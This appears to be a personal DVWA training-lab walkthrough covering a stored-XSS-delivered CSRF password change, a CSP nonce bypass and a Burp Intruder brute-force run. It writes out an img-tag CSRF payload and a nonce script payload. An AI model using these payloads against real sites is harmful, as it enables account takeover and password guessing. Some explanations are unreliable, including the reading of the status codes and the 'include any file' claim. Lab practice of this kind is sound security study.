
You can see the URL and change the password there to which password you want to use to gain access to the website.




Changed password



Go to XSS (Stored). Right click and go to Inspect>Inspector and select the Name Tab.




Change the length to 100.




Now go to the XSS Stored and on the name tab write an image tag with the changed password URL.

For me it was : <img src=”/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#>”


Type anything in the message bar and click “Sign Guestbook.”




Log out of DVWA



Select the Selector button by using the selector button and change the Password Type to “Text.”




Now log in with the password that you have changed from the URL and pasted on the image tag in the XSS stored name tab.




Congratulations, you have successfully logged in as the administrator.

CSP Bypass

Write anything to drop that text on the page.



Turn on Burp Suite and intercept it. Get the Request Response after forwarding it. You get the “nonce” from here.




Open the Text editor and create a script nonce header.

The <script nonce=""> is a script-nonce header that uses a nonce to prove that a specific script is the one being called. A nonce is a random or semi-random number that is generated for a specific use. The term stands for "number used once" or "number once."

<script nonce=="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>


Paste it on the drop bar, and it will include any file inside. A hacker might upload malware to hack the web database.

You have successfully uploaded the file.




Brute Force (Medium)


At first, I opened Burp Suite and intercepted the login attempt from a brute force attack.




Then I copy the Proxy into the intruder using Ctrl + I. I use Add-on to the password, cookie, and security field.



Then I go to the payload option and select the password file I created in order to brute-force.



Then I use Start attack on the right corner to start brute forcing.



Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	1			5898	
1	1	1234	200	8			5898	
2	1	12345	200	1			5899	
3	1	admin	200	5			5891	
4	1	password	200	0			5898	
5	1	hacker	200	2			5899	
6	1	123	200	3			5899	
7	2	1234	302	0			343	
8	2	12345	302	0			343	
9	2	admin	302	1			343	

A 200 status code means the request was successful, and the server returned the requested content. In brute-forcing, it often indicates a correct login or successful access to a resource.